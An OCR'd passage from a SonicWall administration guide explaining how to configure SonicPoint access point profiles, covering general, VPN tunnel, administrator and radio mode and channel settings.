
2 Do one of the following:

- To add a new:
  - SonicPoint AC profile, click **Add SonicPoint ACe/ACi/N2 Profile**.
  - SonicPoint NDR profile, click **Add SonicPoint NDR Profile**.
- To edit an existing AC or NDR profile, click the **Configure** icon on the same row as the profile you want to edit.


The **Add/Edit SonicPoint … Profile** dialog appears. The **Add/Edit** dialogs are the same except if you are editing an existing profile, the existing settings are displayed. There is a difference in options displayed, depending on the type of SonicPoint:

- Add/Edit SonicPointACe/ACi/N2 Profile
- Add/Edit SonicPointNDR Profile

Add/Edit SonicPointACe/ACi/N2 Profile



Add/Edit SonicPointNDR Profile



3 You configure the SonicPoint profile through settings on these tabs:

- General Tab on page 765
- Radio 0 Basic and Radio 1 Basic Tabs on page 768
- Radio 0/Radio 1 Advanced Tabs on page 778
- Sensor Tab on page 785

General Tab

In the **General** tab, configure the desired settings:


- SonicPoint Settings on page 765
- Virtual Access Point Settings on page 767
- L3 SSL VPN Tunnel Settings on page 768
- SonicPoint Administrator Settings on page 768

SonicPoint Settings


- SonicPointACe/ACi/N2 Settings

- SonicPoint NDR Settings

SonicPointACe/ACi/N2 Settings



SonicPoint NDR Settings




To configure SonicPoint Settings

1 Check **Enable SonicPoint** to enable each SonicPoint automatically when it is provisioned with this profile. This option is selected by default.

2 Optionally, check **Retain Settings** to have the SonicPoints provisioned by this profile retain portions of their customized settings after they are deleted and resynchronized. The settings are retained until the SonicPoint is rebooted. This option is not selected by default.

If you select this option, **Edit** becomes active. To specify the settings to retain:

a If you are editing an existing SonicPoint profile, click **Edit**. The **Retain Settings** dialog displays.



b Do one of the following:

- Click **Retain All Settings**; all the other options become dimmed.
- Click the checkboxes of the individual settings to be retained.

NOTE: The settings for each radio must be selected separately.

c Click **OK**.

3 Optionally, check **Enable RF Monitoring** to enable wireless RF Threat Real Time Monitoring and Management. This option is not selected by default. For more information about RF monitoring, see SonicPoint > RF Monitoring on page 858.

4 If you are configuring a:


- SonicPoint NDR profile, go to Step 5.
- SonicPoint AC profile, optionally, check **Enable LED** to enable/disable SonicPoint AC LEDs. This option is not selected by default (LEDs are disabled).

5 Enter a prefix for the names of all SonicPoints connected to this zone in the **Name Prefix** field. This prefix assists in identifying SonicPoint on a zone. When each SonicPoint is provisioned, it is given a name that consists of the name prefix and a unique number, for example: *SonicPoint AC 126008* or *SonicPoint NDR 126009*.

6 Select the country where you are operating the SonicPoints from the **Country Code** drop-down menu. The country code determines under which regulatory domain the radio operation falls.

7 From the **EAPOL Version** drop-down menu, select the version of EAPoL (Extensible Authentication Protocol over LAN) to use: **v1** or **v2**. The default is **v2**, which provides better security.

Virtual Access Point Settings




To configure Virtual Access Point Settings:

1 Optionally, select an 802.11n Virtual Access Point (VAP) group to assign these SonicPoints to a VAP from the **Radio 0 Basic Virtual AP Group** and **Radio 1 Basic Virtual AP Group** drop-down menus. The drop-down menus allow you to create a new VAP group. For more information on VAPs, see SonicPoint > Virtual Access Point on page 822.

NOTE: Selecting a VAP group for Radio 0 and/or Radio 1 affects options on the appropriate **Radio 0/1 Basic** tabs.

L3 SSL VPN Tunnel Settings



To configure L3 SSL VPN Tunnel Settings:

1 In the **SSL VPN Server** field, enter the IP address of the SSL VPN server.

2 In the **User Name** field, enter the User Name of the SSL VPN server.

3 In the **Password** field, enter the Password for the SSL VPN server.


4 In the **Domain** field, enter the domain that the SSL VPN server is located in.

5 Optionally, click **Auto-Reconnect** for the SonicPoint to auto-reconnect to the SSL VPN server. This option is not selected by default.

IMPORTANT: To push the settings to the SonicPoint device, connect the SonicPoint device to the SSL VPN Server through a Layer 2 connection.

NOTE: To configure L3 SSL VPN, click the link to **SSL VPN > Client Settings**. For information about Layer 3 SSL VPN, refer to SonicPoint Layer 3 Management on page 743 and SSL VPN > Client Settings on page 1391.

SonicPoint Administrator Settings



To configure SonicPoint Administrator Settings:

1 In the **Name** field, enter the user name for the network administrator.


2 In the **Password** field, enter the password for the network administrator.

Radio 0 Basic and Radio 1 Basic Tabs


NOTE: The available options on these tabs depend on whether a VAP group was selected in the **Virtual Access Point Settings** on the **General** tab.

- VAP group not selected on the General tab – SonicPoint ACe/ACi/N2
- VAP group not selected on the General tab – SonicPointNDR
- VAP group selected on the General tab – SonicPointACe/ACi/N2
- VAP group selected on the General tab – SonicPointNDR


VAP group not selected on the General tab – SonicPoint ACe/ACi/N2




VAP group not selected on the General tab – SonicPointNDR



VAP group selected on the General tab – SonicPointACe/ACi/N2



VAP group selected on the General tab – SonicPointNDR



The **Radio 0 Basic** and **Radio 1 Basic** tabs are similar and have only a few differences that are noted in the steps.

NOTE: The sections and options displayed on the **Radio 0/1 Basic** tabs change depending on whether you selected a VAP group in the **Radio 0/1 Virtual AP Group** drop-down menus on the **General** tab and the mode you select in the **Mode** drop-down menu. These choices apply only to the radio for which they were selected, that is, if you select a VAP for Radio 0 but not Radio 1, Radio 1 is not affected and *vice versa*.

If you are configuring a SonicPointACe/ACi/N2, you can also configure RADIUS Accounting for either or both radios on these tabs.

To configure Radio 0 Basic and Radio 1 Basic tabs:

1 Click the **Radio 0 Basic** or **Radio 1 Basic** tab.

2 Configure the settings for the 5GHz (Radio 0) and 2.4GHz (Radio 1) band radios:

- Radio 0/Radio 1 Basic Settings on page 772
- Wireless Security on page 776
- Virtual Access Point Encryption Settings on page 776
- ACL Enforcement on page 777
- Remote MAC Address Access Control Settings on page 777

Radio 0/Radio 1 Basic Settings

NOTE: The options change depending on the mode you select.

To configure Radio 0/Radio 1 Basic Settings:

1 Check **Enable Radio** to enable the 802.11ac radio bands automatically on all SonicPoint ACs provisioned with this profile. This option is selected by default.

- From the **Enable Radio** drop-down menu, select a schedule for when the 802.11n radio is on or create a new schedule; default is **Always on**. You can create a new schedule by selecting **Create new schedule** to display the **Add Schedule** menu.

2 Select your preferred radio mode from the **Mode** drop-down menu:

Radio mode choices

Radio 0 Basic	Radio 1 Basic	Definition
5GHz 802.11n Only	2.4GHz 802.11n Only	Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
5GHz 802.11n/a Mixed	**2.4GHz 802.11n/g/b Mixed** SonicPoint AC/NDR default.	Supports 802.11a and 802.11n (Radio 0) or 802.11b, 802.11g, and 802.11n (Radio 1) clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
5GHz 802.11a Only SonicPoint NDR default.		Select this mode if only 802.11a clients access your wireless network.
	2.4GHz 802.11g Only	If your wireless network consists only of 802.11g clients, you might select this mode for increased 802.11g performance. You might also select this mode if you wish to prevent 802.11b clients from associating.

Radio mode choices

Radio 0 Basic	Radio 1 Basic	Definition
5GHz 802.11ac/n/a Mixed SonicPoint AC default.		Supports 802.11ac, 802.11a, and 802.11n (Radio 0) clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.
5GHz 802.11ac Only		Allows only 802.11ac clients access to your wireless network. Other clients are unable to connect under this restricted radio mode.

TIP: For 802.11n clients only, for optimal throughput speed solely, SonicWall recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

For optimal throughput speed solely for 802.11ac clients, SonicWall recommends the **802.11ac Only** radio mode. Use the **802.11ac/n/a Mixed** radio mode for multiple wireless client authentication compatibility.

NOTE: The available **802.11n Radio 0/1 Settings** options change depending on the mode selected. If the wireless radio is configured for a mode that:

- Supports 802.11n, the following options are displayed: **Radio Band**, **Primary Channel**, **Secondary Channel**, **Enable Short Guard Interval**, and **Enable Aggregation**.
- Does not support 802.11n, only the **Channel** option is displayed.

3 If you are configuring a:

- SonicPoint without VAP, go to Step 4.
- SonicPoint with VAP selected on the **General** tab, optionally, select **Enable DFS Channels** to enable the use of Dynamic Frequency Selection (DFS) that allows wireless devices to share the same spectrum with existing radar systems within the 5GHz band.

  TIP: If you select this option, choose either **Standard - 2MHz Channel** or **Wide - 40MHz Channel** as the **Radio Band**. The **Primary Channel** and **Standard Channel** drop-down menus then display a choice of available sensitive channels.

  NOTE: This option only appears on the **802.11n Radio 0** tab as the 802.11n Radio 1 does not have a wireless speed connection mode of at least 5GHz.

4 If you are configuring a:

- SonicPoint with VAP, go to Step 5.
- SonicPoint without a VAP group, in the **SSID** field, enter a recognizable string for the SSID of each SonicPoint using this profile. This is the name that appears in clients' lists of available wireless connections.

TIP: If all SonicPoint ACs or NDRs in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint AC/NDR to another.

5 If the **Mode** you selected was:

- **5GHz 80211a Only** or **2.4GHz 802.11g Only**, go to Step 6.
- Any other mode, select a radio band from the **Radio Band** drop-down menu:
  - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. Both the **Primary Channel** and **Secondary Channel** are set to **Auto** also. This is the default setting.

- **Standard - 20MHz Channel**—Specifies that Radio 0 uses only the standard 20MHz channel. When this option is selected, the **Standard Channel** drop-down menu is displayed instead of the **Primary Channel** and **Secondary Channel** options.
- **Wide - 40MHz Channel**—Available only when **5GHz 802.11ac/n/a** or **5GHz 802.11ac** is selected for the **Radio Band**, specifies that Radio 0 uses only the wide 80MHz channel. When this option is selected, only the **Channel** drop-down menu is active

6 Select a channel from the **Standard/Primary Channel** drop-down menu. Depending on the **Mode** and **Radio Band** selections, a **Secondary Channel** drop-down menu displays.

- **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting for the **Standard/Primary Channels**. The **Secondary Channel** Is set to **Auto** regardless of the setting of **Primary Channel**.
- Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific a channel can also help with avoiding interference with other wireless networks in the area. The available channels depend on which Radio you are configuring; see the Specific channel choices table. If you select **Wide – 40 MHz Channel** for **Radio Band**, a **Secondary Channel** displays and is selected automatically by the selection of the **Primary Channel**.

Specific channel choices

Radio 0: Channel/Primary Channel [a]	Radio 1: Standard/Primary Channel	Radio 1: Secondary Channel is set automatically to: [b]
Channel 36 (5180MHz)	Channel 1 (2412MHz)	Channel 5 (2432MHz)
Channel 40 (5200MHz)	Channel 2 (2417MHz)	Channel 6 (2437MHz)
Channel 44 (5220MHz)	Channel 3 (2422MHz)	Channel 7 (2442MHz)
Channel 48 (5240MHz)	Channel 4 (2427MHz)	Channel 8 (2447MHz)
Channel 149 (5745MHz)	Channel 5 (2432MHz)	Channel 1 (2412MHz)
Channel 153 (5765MHz)	Channel 6 (2437MHz)	Channel 2 (2417MHz)
Channel 157 (5785MHz)	Channel 7 (2442MHz)	Channel 3 (2422MHz)
Channel 161 (5805MHz)	Channel 8 (2447MHz)	Channel 4 (2427MHz)
Channel 165 (5825MHz) [c]	Channel 9 (2452MHz)	Channel 5 (2432MHz)
	Channel 10 (2457MHz)	Channel 6 (2437MHz)
	Channel 11 (2462MHz)	Channel 7 (2442MHz)

